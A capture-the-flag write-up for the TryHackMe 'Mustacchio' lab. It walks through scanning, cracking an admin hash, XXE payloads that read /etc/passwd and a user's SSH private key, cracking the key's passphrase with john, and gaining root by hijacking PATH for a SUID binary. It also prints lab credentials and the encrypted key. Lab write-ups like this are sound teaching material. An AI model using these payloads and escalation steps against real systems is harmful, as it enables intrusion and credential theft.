Mustacchio

Platform	THM
Date	@March 4, 2022
Operating System	Linux
Tags	RSA XXE web-app

General-Information

▼ Table of Contents

▼ Passwords

- `admin` : `bulldog19` | `http://$IP:8765`
- `barry` : `urieljames` | `SSH`

▼ Room Link

- https://tryhackme.com/room/mustacchio

Scanning/Enumeration

▼ Looking at the results from the `nmap` scan I see that the standard Linux style box ports are open, being port 22 and port 80. Looking at the output from port 80 I see that there is a `robots.txt` page although it doesn't look to be of much usage.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

▼ Checking the `nmap` -vuln scan I see that there is the possibility for a CSRF attack on the `contact.html` page and two interesting directories have been found (`/custom/` , `/images/`)

```
80/tcp open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.200.100
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.200.100:80/contact.html
|     Form id: fname
|_    Form action: contact.html
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /robots.txt: Robots file
|   /custom/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
```

Login Credentials

▼ I was checking the `/custom/` directory and found a file called `users.bak` which when you `cat` 'd it out a hashed password was shown for the user `admin` .This password was hashed with SHA-1, which is easily cracked with `CrackStation.Net`

▼ Screenshots

- `/custom/` → `Users.bak`

Index of /custom/js

Name	Last modified	Size	Description
Parent Directory		-	
mobile.js	2021-06-12 15:48	1.4K	
users.bak	2021-06-12 15:48	8.0K	

- `cat users.bak`

```
kali@kali:~/THM/Mustacchio$ cat users.bak
��0]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4bkali@kali:~/THM/Mustacchio$ OT NULL)
```

- `Hash-identifier`

```
kali@kali:~/THM/Mustacchio$ echo 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b >> potential-admin-password.txt
kali@kali:~/THM/Mustacchio$ less potential-admin-password.txt
kali@kali:~/THM/Mustacchio$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \      __      ___ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \   /'__`\   /',__\ \ '_ `\       \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \ /\ \_\ \_/\__, `\ \ \ \ \       \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

Possible Hashs:
[+] SHA-1
```

- `CrackStation`

Enter up to 20 non-salted hashes, one per line:

```
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

I'm not a robot — reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b	sha1	b


Color Codes: Green: Exact match. Yellow: Partial match. Red: Not found.

▼ I tried to use those credentials for SSH, but it didn't work and cited a public key error. So after poking around for a while I figured that these credentials were going to go into a login portal I just didn't know where, so I re-ran `nmap` , this time scanning for all the ports (`-p`) and found port 8765 open with a login portal on it, bingo.

- `nmap` output

```
PORT     STATE SERVICE VERSION
8765/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Login portal on port 8765



Admin Portal

▼ I played around with the submission portal for a while, unsure of what I needed to do, but then checking the source code reveals some clues to get progress rolling on. When checking the source code there is JS code on how portal works, and hints at a file that can be found at `/auth/dontforget.bak`. Another is hint is given that the user `Barry` can use their key to login to SSH. Which would explain the SSH public key errors that I had.

- Source Code :8765

```
    <script type="text/javascript">
      //document.cookie = "Example=/auth/dontforget.bak";
      function checktarea() {
      let tbox = document.getElementById("box").value;
      if (tbox == null || tbox.length == 0) {
        alert("Insert XML Code!")
      }
  }
</script>
</head>
<body>

    <!-- Barry, you can now SSH in using your key!-->

    <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">

    <nav class="position-fixed top-0 w-100 m-auto ">
        <ul class="d-flex flex-row align-items-center justify-content-between h-100">
            <li>AdminPanel</li>
            <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
        </ul>
    </nav>
```

XML Injection hint here

▼ At first when I read over `dontforget.bak` , there wasn't anything of value in it, just a time waster. However, after messing around with the portal more I realized that an XML Injection is only possible if the format outline in `dontforget.bak` is followed.

- `/auth/dontforget.bak`


```
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this and I had not typed this you
  and I could've done something more productive than reading this mindlessly and carelessly as if you did
  not have anything else to do in life. Life is so precious because it is short and you are being so
  careless that you do not realize it until now since this void paragraph mentions that you are doing
  something so mindless, so stupid, so careless that you realize that you are not using your time wisely.
  You could've been playing with your dog, or eating your cat, but no. You want to read this barren
  paragraph and expect something marvelous and terrific at the end. But since you still do not realize that
  you are wasting precious time, you still continue to read the null paragraph. If you had not noticed, you
  have wasted an estimated time of 20 seconds.</com>
</comment>
```

- Output on the admin portal after submitting any text

XML Injection (XXE)

▼ I verified this theory by copy and pasting over the contents from `dontforget.bak` into `BurpSuite` after a normal request was captured. A XML Injection is now possible because I know how that browser reads XML code and that its unsanitized.

- Modified Request



▼ Another way to perform an XXE test is to check if `new ENTITY declaration` is possible. I confirmed this by using the browser instead of `BurpSuite` because it wasn't reflected the information correctly.

▼ XML Code

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe "Injection"> ]>
<comment>
<name>Works!</name>
<author>&xxe;</author>
```

```
<com>Test</com>
</comment>
```


- Screenshot of new ENTITY check being passed

▼ Once that test was passed, I moved onto checking if there was a LFI vulnerability that was possible, which there is!

▼ XML Code

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "/etc/passwd"> ]>
<comment>
<name>Works!</name>
<author>&xxe;</author>
<com>Test</com>
</comment>
```

- LFI vuln confirmed




▼ Now that the XXE is confirmed possible, I need to see if I can get `Barry`'s SSH key because he is the only user that has SSH capabilities with a provided key. All I need to do is change the file value from `/etc/passwd` to `/home/barry/.ssh/id_rsa` and the SSH Key is dumped

▼ XML Code

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "/home/barry/.ssh/id_rsa"> ]>
<comment>
<name>Works!</name>
<author>&xxe;</author>
<com>Test</com>
</comment>
```

- SSH Key being dumped.



▼ With the ssh key dumped, I tried to login, but it asked me for a passphrase. To get this passphrase I used ssh2john.py because it turns SSH private keys into the john format for cracking.

- `chmod 600 barry-rsa`
- `python /usr/share/john/ssh2john.py barry-rsa > hash`
- `john hash --wordlist=~/rockyou.txt`

▼ Screenshots

▼ `barry-rsa` file

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65
l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ
ul7A8ROlzvri7/WHlcIA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWlX
bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8
7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+
T+gWceS51WrxIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotClXH6Q99I7
LIuQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o
vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWlVCebMfLIi76SKtxLVpnF
6aak2iJkMIQ9I0bukDOLXMOAoEamlKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF
ckQU/dcZcx9UXoIFhx7DesqroBTR6fEBlqsn7OPlSFj0lAHHCgIsxPawmlvSm3bs
7bdofhlZBjXYdIlZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ
+Z87nFImxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRIn
7mxN/N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY-----
```

▼ Terminal Output


```
kali@kali:~/THM/Mustacchio$ chmod 600 id_rsa
```

```
kali@kali:~/THM/Mustacchio$ python /usr/share/john/ssh2john.py barry-rsa > hash
kali@kali:~/THM/Mustacchio$ john hash --wordlist=~/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
u[redacted]        (barry-rsa)
Warning: Only 1 candidate left, minimum 4 needed for performance.
1g 0:00:00:06 DONE (2022-02-25 19:57) 0.1508g/s 2163Kp/s 2163Kc/s 2163KC/s *7¡Vamos!
Session completed
```

🚩User.txt Flag🚩

▼ Now I'm able to SSH into the box as the user `barry` and from there its a simple `ls` command to find the user.txt flag.

- `ssh -i <rsa-file> barry@$IP`
- User.txt Flag




🚩Root.txt Flag🚩

▼ At first I was stuck on how to get root on this system, because only one thing jumped out to, but I didn't know how to exploit it. However, after some reading and learning I was able to exploit the needed PATH configuration to become root. I first noticed that `live_log` in `joe`'s directory was already weird, but couldn't look at the file to understand what was in it. Once I used the `file` command I was able to see what kind of file it was. Its an ELF file and all I needed to do to run it was enter `./live_log`.

Which showed me that it was just a live log of the actions being carried out at the `:8765` website.

- `live_log` being ran



▼ The interesting things happen whenever you check for the SUID bits, to see what things can be ran as root and `live_log` was on the list, to my surprise. I checked the file to confirm that it would be ran by the `root` user, and it is. So all I had to was figure out how this file could be configured to give me a root shell on the machine.

- ▼ Using `find / -perm /4000 -print 2>/dev/null` to check for misconfigured SUID bits

```
barry@mustacchio:~$ find / -perm /4000 -print 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
barry@mustacchio:~$ _
```

▼ Verifying `live_log` is ran as the root user

```
barry@mustacchio:/home/joe$ ls -la /home/joe/live_log
-rwsr-xr-x 1 root root 16832 Jun 12  2021 /home/joe/live_log
barry@mustacchio:/home/joe$ _
```

▼ Now to get the root shell I had to turn to another writeup because I wasn't sure of how to get the shell to be popped, but once I read through this writeup it made more sense.


- Modifying the PATH configuration for a root shell

```
barry@mustacchio:/tmp$ touch tail
barry@mustacchio:/tmp$ echo "/bin/bash" > tail
barry@mustacchio:/tmp$ chmod 777 tail
barry@mustacchio:/tmp$ export PATH=/tmp/:$PATH
barry@mustacchio:/tmp$ cd /home/joe
barry@mustacchio:/home/joe$ ./live_log
root@mustacchio:/home/joe# whoami
root
```

- Root Flag

```
root@mustacchio:/home/joe# cat /root/root.txt
32
root@mustacchio:/home/joe# _
```

- Strings command on `live_log`


barry@mustacchio:/home/joe$ strings live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c